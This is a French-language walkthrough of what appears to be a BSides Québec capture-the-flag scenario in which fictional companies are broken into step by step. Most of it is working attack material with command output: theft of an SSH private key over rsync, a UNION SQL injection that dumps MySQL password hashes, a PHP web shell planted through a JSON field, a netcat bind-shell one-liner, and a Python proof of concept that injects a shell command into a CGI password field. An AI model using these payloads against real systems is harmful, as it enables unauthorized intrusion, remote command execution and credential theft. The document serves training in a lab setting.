Voyons, n'ayez crainte et poussez le vice à son maximum, entrez dans ce dossier backup à l'aide des authentifiant de l'utilisateur backup !

```
:~$ rsync rsync://backup@172.21.15.1/backup
password: ****
drwxr-xr-x      4096 2013/05/11 14:46:55 .
-rw-----      37 2013/05/11 15:01:04 .bash_history
drwx-----      4096 2013/05/11 14:47:06 .ssh
drwxr-xr-x      4096 2013/05/04 17:22:08 users
```

Votre ténacité et votre orgueil commencent à être récompensés avec ce dossier .ssh. En effet, dans le monde Unixien, c'est dans ce dossier que sont généralement stockées les clés privées et publiques SSH. Tentons de récupérer le fichier qui contient la clé privée : **id_rsa**

```
:~$ rsync rsync://backup@172.21.15.1/backup/.ssh/id_rsa .
password: ****
```

Mille milliards de mille sabords !!!! Il vous est donc possible de vous connecter sans mot de passe au serveur de Sanctum :

```
:~$ ssh -i id_rsa backup@www.sanctum.lt
[...]
-bash-4.1$ id
uid=502(backup) gid=502(backup) groups=502(backup)
```

> You've got a shell (!)

> You've got a flag (!)

```
{FLAG}aW50ZXJuYWxfbGlnaHRpbmdfc3lzdGVtX2Rpc2FibGU6UzcxUTdFREkxWU
5BOUM3MTBSN08K
internal_lighting_system_disable: S71Q7EDI1YNA9C710R7O
```

2.4.3 Vulnérabilité #3 : Indices du RSYSLOG

Avec un shell sur le serveur, vous pouvez investiguer l'environnement. Une première étape constructive est de regarder quelles sont les communications entrantes et sortantes du serveur. Pour cela il est conseillé d'utiliser la commande netstat :

```
[mri@sanctum ~]$ sudo netstat -antp
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Local Address          Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      753/sshd
tcp        0      0 0.0.0.0:514            0.0.0.0:*               LISTEN      20305/rsyslogd
tcp        0      0 0.0.0.0:873            0.0.0.0:*               LISTEN      735/xinetd
tcp        0      0 0.0.0.0:1194           0.0.0.0:*               LISTEN      1163/openvpn
tcp        0      0 10.0.2.40:514          54.236.115.237:55419    ESTABLISHED 20305/rsyslogd
tcp        0      0 10.0.2.40:36381        10.0.7.166:6800        ESTABLISHED 29742/ceph-fuse
tcp        0      0 10.0.2.40:514          54.236.154.23:45093    ESTABLISHED 20305/rsyslogd
tcp        0      0 10.0.2.40:49364        10.0.7.166:6789        ESTABLISHED 29742/ceph-fuse
tcp        0      0 10.0.2.40:48913        54.236.196.186:514     ESTABLISHED 20305/rsyslogd
tcp        0      0 10.0.2.40:1194         54.236.154.23:59887    ESTABLISHED 1163/openvpn
tcp        0 256 10.0.2.40:22           66.130.241.82:55318    ESTABLISHED 20227/sshd
tcp        0      0 10.0.2.40:514          54.236.173.193:55647    ESTABLISHED 20305/rsyslogd
tcp        0      0 :::80                  :::*                    LISTEN      937/lighttpd
tcp        0      0 :::22                  :::*                    LISTEN      753/sshd
tcp        0      0 :::514                 :::*                    LISTEN      20305/rsyslogd
```

Vous remarquerez alors que le processus RSYSLOG possède trois sockets de communications actifs. Vous pouvez identifier une communication syslog vers 54.236.196.186 (securicorp.de). Il existe un lien entre sanctum.lt et securicorp.de.

Un autre source d'information intéressante peut être le fichier /etc/hosts du serveur. Les administrateurs systèmes y placent parfois des enregistrements dns pour répondre à des besoins temporaires qui deviennent trop souvent permanent.

En consultant le fichier /etc/hosts, on découvre que le système communique avec logstash.securicorp.de

```
[mri@sanctum ~]$ cat /etc/hosts
127.0.0.1    localhost localhost.localdomain localhost4 localhost4.localdomain4
::1         localhost localhost.localdomain localhost6 localhost6.localdomain6
127.0.0.1    3-sanctum.bsq

54.236.196.186 logstash.securicorp.de
```

La pêche semble bonne. Les informations trouvées permettent de déterminer que des communications syslog se font entre sanctum.lt et securicorp.de.

Pour comprendre plus en profondeur la configuration de l'environnement, vous pouvez consulter le fichier de configuration de rsyslog qui se trouve dans /etc :

```
-bash-4.1$ cat /etc/rsyslog.conf
[...]
# remote host is: name/ip:port, e.g. 192.168.0.1:514, port
optional
*.* @@logstash.securicorp.de:514
# ### end of the forwarding rule ###
```


Avec ce fichier de configuration, vous voyez que les communications reçues par sanctum.lt sont toutes retransmises à securicorp.de.

Dans son investigation, un pirate est toujours avide de connaître les commandes et les traces que les administrateurs de la machine ont pu laisser. C'est donc naturellement

qu'il vous vient à l'esprit d'éditer le fichier d'historique du bash, afin de comprendre l'activité réalisée sur ce serveur :

```
-bash-4.1$ cat /home/backup/.bash_history
[...]  
w3m http://www.securicorp.de/logstash-is-your-friend/  
[...]
```

En vous rendant à l'adresse <http://logstash.securicorp.de/> ou <http://www.securicorp.de/logstash-is-your-friend/> vous découvrez un service web qui permet de consulter les journaux de tous les systèmes en temps réel.



Cette source d'information vous sera peut-être utile lors de l'exploitation de SecuriCorp.

2.4.4 Vulnérabilité #3 : Indices du BGCheck

Il vous manque quand même de l'information importante avant de pouvoir vous lancer à corps perdu dans l'attaque de SecuriCorp; le code de bgcheck.pl.

En cherchant sur le serveur, vous trouverez un dossier /srv/backup qui contient le script bgcheck.pl. Ce script est le code source du système chez SecuriCorp qui valide les antécédents judiciaires des personnes qui confient leur identité à Identisec.me

Avec cette dernière trouvaille, l'abordage de SecuriCorp et de son logstash n'est plus très loin...

Rackham le Rouge n'a qu'à bien se tenir, son trésor sera à nous!

2.5 Market Intelligence (www.market-intel.net)


Market Intelligence est une compagnie de marketing et d'intelligence d'affaire, d'où son nom extrêmement recherché de Market Intelligence. Son but est de collecter les tendances du web et d'obtenir les opinions des utilisateurs.

Son slogan : « Tout s'achète : l'amour, l'art, la planète Terre, vous, moi... Surtout moi. L'homme est un produit comme les autres. Avec une date limite de vente ».

Pas étonnant qu'avec un slogan pareil cette compagnie se retrouve dans notre marché noir de revente d'identité.

Outre le marketing sur le Web, sa seconde spécialité est de fournir des services d'élections clés en main ! Son système éprouvé de statistiques et de sondage électoral et ses ramifications au sein des compagnies éditrices de logiciels de vote électronique lui permet d'être une des meilleures agences des États-Unis. Le nombre de politiciens ayant fait appel à cette compagnie ne peut se compter sur les doigts de mains et de pieds d'une équipe de hockey.

Voici un résumé des communications et des services provenant de Market Intelligence :




2.5.1 Vulnérabilité #1 : injection SQL dans interop.php

Lors de l'exploitation d'InterMarket (2.1.3), vous avez récupéré le fichier collector.py qui vous informe de la façon dont l'api interop.php peut être appelé et suite à l'exploitation de TradeOff corporation (2.2.3), vous avez récupéré les certificats clients valides qui permettent de communiquer avec interop.php.

Avec ces deux pièces d'information, vous pouvez maintenant débiter l'attaque de l'api chez Market Intelligence.

À l'aide d'outils de fuzzing web tel que (wfuzz et webscarab) ou d'outils de balayage de vulnérabilité standard (vega, w3af), vous pouvez tester les différents paramètres de l'api interop afin de détecter des anomalies. Si vous utilisez wfuzz, vous pouvez utiliser un dictionnaire axé sur les injections SQL pour trouver la vulnérabilité suivante.

Dans ce cas, l'API key est vulnérable à une injection SQL bien simple :



Vous pouvez donc tenter d'obtenir les usagers et mots de passe de chacun des utilisateurs MySQL en utilisant l'injection suivante :

**Injection SQL (api_key): 1' union SELECT CONCAT('

', user, ':', password, '

') from mysql.user;**

[https://api.market-intel.net/interop.php?api_key=1'%20union%20SELECT%20CONCAT\('%3Cbr%3E%3Cbr%3E',%20user,%20':',%20password,%20'%3Cbr%3E%3Cbr%3E'\)%20from%20mysql.user;](https://api.market-intel.net/interop.php?api_key=1'%20union%20SELECT%20CONCAT('%3Cbr%3E%3Cbr%3E',%20user,%20':',%20password,%20'%3Cbr%3E%3Cbr%3E')%20from%20mysql.user;)

Réponse:

```
Access granted for API KEY:
root:*DBF74EEBD18352DC32143A1DDD350CC6E9DB954F
Access granted for API KEY:
root:
Access granted for API KEY:
:
Access granted for API KEY:
webERP:*D97298650BFD17722AABC142281A73CBEECEB298
Access granted for API KEY:
interop:
Access granted for API KEY:
hackme:2814b51b198d269e
No interop data has been transferred.
```

Vous pouvez voir que le système est plus qu'explicite concernant la possibilité de le pirater.

Une fois de plus: google is your friend !!!!

Sans trop chercher vous aller accéder à une page internet dans laquelle le mot de passe a été décrypté et renseigné par une personne sur le forum :

<http://forum-ssl.md5decrypter.co.uk/topic836-mysql-hash-list.aspx>
<http://paste2.org/hmWXKfHs>

Vous pouvez maintenant tenter de vous connecter sur le serveur en ssh :

```
ssh www.market-intel.net -l hackme
hackme@www.market-intel.net's password: $K}\<Y~""z:b<T
Last login: Tue May 7 03:22:45 2013 from ...
```

L'utilisateur hackme a des droits très restreints. La seule chose à laquelle vous avez accès est le fichier README qui vous donne un indice sur la prochaine vulnérabilité exploitable.

Cet accès vous permet aussi de regarder le contenu du fichier interop.php et ainsi d'analyser son code. Cela vous sera d'une grande utilité pour compléter la prochaine vulnérabilité.

2.5.2 Vulnérabilité #2 : injection JSON dans interop.php

Lors de l'exploitation d'InterMarket (2.2.1), vous avez trouvé dans collector.log, le format du JSON envoyé à Market Intelligence.

Relativement simple non? Pas vraiment ;)

Voici l'information importante de ce fichier :

```
Sending: {"2": {"customers_id": 2, "billing_postcode": "h0h0h0", "billing_city": "Qu\u00e9bec",  
"currency": "USD", "payment_method": "Credit Card", "billing_name": "f1r3w4ll punk", "cc_type": "Master  
Card", "cc_number": "5460506048039935", "customers_dob": null, "cc_owner": "f1r3w4ll punk",  
"customers_email_address": "a@b.com", "customers_telephone": "418555555", "billing_company":  
"BSidesQuebec", "billing_street_address": "Malware Street", "customers_password":  
"734d72cfacdec9dcae640284e9054158:3f", "billing_country": "Canada", "billing_state": "Quebec",  
"cc_expires": "0817"}, "3": {"customers_id": 3, "billing_postcode": "00000", "billing_city":  
"\u00d0\u0090\u00d1\u0021\u00d0\u00b8\u00d0\u00bd\u00d1\u0081\u00d0\u00ba", "currency": "USD",  
"payment_method": "Credit Card", "billing_name": "\u00d0\u00a1\u00d0\u00b5\u00d1\u00ac  
\u00d0\u00b3\u00d0\u00b5\u00d0\u00b9 \u00d0\u002dc\u00d0\u00b2\u00d0\u00b0\u00d0\u00bd\u00d0\u00be  
\u00d0\u00b2\u00d0\u00b8\u00d1\u0021", "cc_type": "American Express", "cc_number": "3411111111111",  
"customers_dob": null, "cc_owner": "\u00d0\u00a1\u00d0\u00b5\u00d1\u00ac  
\u00d0\u00b3\u00d0\u00b5\u00d0\u00b9 \u00d0\u002dc\u00d0\u00b2\u00d0\u00b0\u00d0\u00bd\u00d0\u00be  
\u00d0\u00b2\u00d0\u00b8\u00d1\u0021", "customers_email_address": "sivanovich@bsidesquebec.org",  
"customers_telephone": "(12345) 67-890", "billing_company": "BCBG (Big Cannon Big Guns)",  
"billing_street_address": "Domination Boulevard", "customers_password":  
"adaa0b667865576699446edb096e43a7:7c", "billing_country": "Russian Federation", "billing_state":  
"\u00d0\u0016\u00d1\u002ac\u00d0\u00b0\u00d1\u0081\u00d0\u00bd\u00d0\u00be\u00d0\u00b4\u00d0\u00b0\u00cc  
\u0081\u00d1\u002ac\u00d1\u0081\u00d0\u00ba\u00d0\u00b8\u00d0\u00b9 \u00d0\u00ba\u00d1", "cc_expires":  
"1015"}, "4": {"customers_id": 4, "billing_postcode": "00000", "billing_city": "Qatar", "currency":  
"USD", "payment_method": "Credit Card", "billing_name": "Youssef Abdul-Aziz", "cc_type": "Discover",  
"cc_number": "6011223093549667", "customers_dob": null, "cc_owner": "Youssef Abdul-Aziz",  
"customers_email_address": "yaa@bsidesquebec.org", "customers_telephone": "+974 4449 6666",  
"billing_company": "", "billing_street_address": "7 Malware Street", "customers_password":  
"7576b421856cdd8f44c9a50cfc0c9f1b:85", "billing_country": "Qatar", "billing_state": "doha",  
"cc_expires": "0620"}}}  
Got response: Access granted for API KEY:  
7nJnFhqbT0IzBX38mrgv7q8fpuXqk2tybFVABvlobWPY9HRmwemDMr03VMH0ESu  
Thank you, you can review your contribution here (30 minutes): https://api.market-intel.net/report/  
contrib.RwzXEPOEpDGvCV46yGbx.php
```

En analysant le message enregistré dans ce journal, vous obtenez l'adresse pour accéder aux données envoyées par collector.py et prenez connaissance de la limite de 30 minutes pour accéder au rapport.

Lorsque vous tentez d'accéder à un rapport existant, vous remarquez les réponses suivantes :

Connexion:

<https://api.market-intel.net/report/contrib.RwzXEPOEpDGvCV46yGbx.php>

Réponse:

f1r3w4ll punk, 5460506048039935, 0817 Đ;ĐpÑĖĐ³ĐµĐ¹ Đ~Đ²Đ°Đ½Đ³Đ²Đ,Ñ‡,
3411111111111111, 1015 Youssef Abdul-Aziz, 6011223093549667, 0620

Vous constatez ainsi que l'information envoyée dans le JSON est insérée directement dans le rapport de l'API interop. Ce rapport qui est au format php pourrait être

susceptible d'exécuter du code php s'il en reçoit. Il serait donc possible d'intégrer un shell exec via les champs JSON qui sont réaffichés dans le rapport.

Essayons cette hypothèse en insérant une commande shell basique dans la variable cc_number du fichier collector.py:

Commande qui sera insérée:

```
shell = '<?php $output=shell_exec($_GET[\'cmd\']); echo $output; ?>'
```

Code du JSON:

```
try: #no, don't try... do. ;)
    # create an awesome broken json file here
    shell = '<?php $output=shell_exec($_GET[\'cmd\']); echo $output; ?>'
    json="""{"111": {"customers_id": 111, "billing_postcode": "h0h0h0", "billing_city": "Qu\u00e9bec",
"currency": "USD", "payment_method": "Credit Card", "billing_name": "f1r3w4ll punk", "cc_type": "American
Express", "cc_number": "%s", "customers_dob": null, "cc_owner": "f1r3w4ll punk", "customers_email_address"
"a@b.com", "customers_telephone": "418555555", "billing_company": "BSidesQuebec", "billing_street_address"
"Malware Street", "customers_password": "734d72cfacdec9dcae640284e9054158:3f", "billing_country": "Canada"
"billing_state": "Quebec", "cc_expires": "0817"}}"}" % (shell)
```

Par la suite, vous pouvez récupérer l'adresse du rapport générée par votre collector.py modifié pour voir quel est le résultat de votre requête.

Voici le résultat de l'exploitation précédente (*collector.py est devenu exploit.py*) :

```
[mri@1-intermarket ~]$ sudo ./exploit.py
{"111": {"customers_id": 111, "billing_postcode": "h0h0h0", "billing_city": "Qu\u00e9bec", "currency": "USD", "payment_method": "Credit Card", "b
illing_name": "f1r3w4ll punk", "cc_type": "American Express", "cc_number": "<?php $output=shell_exec($_GET[\'cmd\']); echo $output; ?>", "customers
_dob": null, "cc_owner": "f1r3w4ll punk", "customers_email_address": "a@b.com", "customers_telephone": "418555555", "billing_company": "BSidesQue
bec", "billing_street_address": "Malware Street", "customers_password": "734d72cfacdec9dcae640284e9054158:3f", "billing_country": "Canada", "bill
ing_state": "Quebec", "cc_expires": "0817"}}
Access granted for API KEY: 7nJnFhqbT0IzBX38mrgv7q8fpuXqqk2tybFVABvlobWPy9HRmwmDMr03VMH0E5u
Thank you, you can review your contribution here (30 minutes): https://api.market-intel.net/report/contrib.82m0YoUJNhZ2wqfLa5mn.php
```

Vous pouvez maintenant consulter votre rapport en lui passant le paramètre GET cmd=ls.




Attention, après 30 minutes votre porte d'entrée sera effacée, vous avez donc 30 minutes pour obtenir un shell !

Le saint graal du pirate étant d'obtenir un shell, c'est maintenant à vous de jouer. Vous pouvez vous connecter directement au serveur avec la même commande que lors de l'exploitation de TradeOff:

```
mkfifo /tmp/fifo;nc -l 6666 </tmp/fifo | bash -i  
%26>/tmp/fifo;rm /tmp/fifo
```

Ainsi, si vous envoyez cette commande par l'URL:



Le serveur exécutera votre requête et vous obtiendrez un shell sur le serveur.

Connexion via netcat :

```
sh-3.2# nc node.market-intel.net 6666  
bash: no job control in this shell  
bash: /root/.bashrc: Permission denied  
bash-4.1$ whoami  
whoami  
apache  
bash-4.1$ ls  
ls  
contrib.03PWxpcD6HydvgPxuBDC.php  
contrib.2JVpB1NfqnzAAwZoHy2J.php  
contrib.2Lf7UM1PqYMzKzICYS0G.php  
contrib.6724LajVbcQcYP1ltFyN.php  
contrib.AXqr0wKrDV8s5cMFnU6s.php  
contrib.C24d0wQyAuT7F1IdujE7.php  
contrib.Ekw1seLMdAS2wDr5J7Q3.php  
contrib.FRqrBTGaKzoVuNtE1fLN.php  
contrib.LKmPCzCcQqILb0WuDa75.php  
contrib.MeTPq5RGWuh0xkMwp5nb.php  
contrib.NnFcD4ynEt6SphM6h9iZ.php  
contrib.P3NwZgcB6C2gxv1e0Xp0.php  
contrib.ST3lgWqynQRezngbdqW5.php  
contrib.T5A2YCHJvfCUCuH1Hlqw.php
```

> You've got a shell (!)

Vous pourrez accéder à /home/flag.txt à l'aide de cet utilisateur.

> You've got a flag (!)

```
{FLAG}b3ZlcnJpZGVfZW50cnlfG9ja3NfZW5hYmxlOIBIRIRTWkZMMzEyR0kzNEowMT  
dRCg==
```

override_entry_locks_enable: PHFTSZFL312GI34J017Q


2.6 SecuriCorp (www.securicorp.de)

Securicorp est une entreprise Irlandaise spécialisée dans la sécurité physique et la protection rapprochée. Elle fait affaire avec de grandes célébrités et politiciens tel que : U2, Coldplay, Berlusconi et Alf. En plus de protéger les personnes, elle s'assure que le domicile de ses clients restera un endroit sûr et impénétrable grâce à son système propriétaire DOMOTIX.

Son domaine d'activité critique permet à cette firme d'entretenir des relations étroites avec les services de renseignements de différents pays. C'est grâce à ces relations qu'elle peut fournir à IdentiSec un système pour vérifier les antécédents judiciaires des personnes qui font appel à leurs services.

Bien entendu la couverture est parfaite et aucun soupçon ne plane sur elle malgré son implication dans ce sombre business avec IdentiSec.

Comme les autres compagnies, c'est Sanctum qui fournit ses infrastructures de télécommunication. Voici un résumé des communications et des services provenant de SecuriCorp :



2.6.1 Vulnérabilité #1 : Informations dans le code de bgcheck.pl


Lors de votre exploitation de sanctum.it (2.4.4) vous avez pu récupérer le code source de bgcheck.pl. Cette copie de sauvegarde peut être bien utile lorsqu'un malin pirate efface la totalité d'un serveur... au détriment d'une petite perte de confidentialité.

Il est nécessaire de le consulter et de comprendre son fonctionnement afin d'établir la meilleure façon d'exploiter SecuriCorp.

En regardant ce code plus en détail, vous pouvez remarquer qu'il obtient par une méthode POST, un nom d'utilisateur et un mot de passe. Il effectue par la suite, un appel système à sha512sum pour calculer hash(user:password).

```
rd);
    $user = $FORM{user};
    $password = $FORM{password};
    $cmd = $FORM{cmd};
    $results = `echo -n $user:$password | sha512sum 2>&1`;
    @res = split(/ /, $results);
    $hash = $res[0];
    if ( $hash eq '4753b741e4156eafd35894522da8e53b3055b12bb2caec38f9954e20ea086b68eb5937c2b039a49efa08eb3e0182a2d28f21176ebefe93d2946487ab489dbf74')
    {
        system($cmd);
    } else
    {
        error($results);
    }
}
```

Dans ce cas, google is not your friend, cette combinaison n'est pas connue... hash(admin:asdf1234) n'est pas connu.



Il faut chercher ailleurs...

Il y avait une injection shell et/ou SQL dans le UserAgent qui était assez difficile à exploiter. Vous pouvez consulter le code source pour vous en convaincre...

L'exploitation la plus simple sera présentée

2.6.2 Vulnérabilité #2 : Méthode POST de bgcheck.pl

Bien qu'un nom d'utilisateur et un mot de passe est nécessaire pour accéder au mode shell du bgcheck.pl. Vous pouvez exploiter bgcheck.pl sans avoir aucun identifiant pour vous y connecter.

En effet, en intégrant des commandes dans le champ password de la méthode post, vous pouvez exécuter n'importe quelle commande sur le serveur. Vous ne pouvez malheureusement pas accéder à la sortie (output) de votre commande puisque le tout résultat est envoyé à sha512sum. La solution à ce problème sera de regarder dans LogStash pour voir si une trace de l'action est présente.

```
rd);
    $user = $FORM{user};
    $password = $FORM{password};
    $cmd = $FORM{cmd};
    $results = `echo -n $user:$password | sha512sum 2>&1`;
    @res = split(/ /, $results);
    $hash = $res[0];
    if ( $hash eq '4753b741e4156eafd35894522da8e53b3055b12bb2caec38f9954e20ea086b68eb5937c2b039a49efa08eb3e0182a2d28f21176ebefe93d2946487ab489dbf74')
    {
        system($cmd);
    } else
    {
        error($results);
    }
}
```

La preuve de concept d'exploit est présentée ci-dessous.

Vous pouvez créer un script en python qui appelle bgcheck.pl et lui envoie avec la méthode POST les « bons » paramètres.

```
#!/usr/bin/python
import requests
payload = {'user': '', 'password': ';whoami | base64 | logger', 'cmd': 'BSidesQuebec' }
r = requests.post("http://node.securicorp.de/cgi/bgcheck.pl",
data=payload)
print r.text
```

Cette preuve de concept tente de créer la commande suivante :

```
echo -n ;; whoami | base64 | logger
```

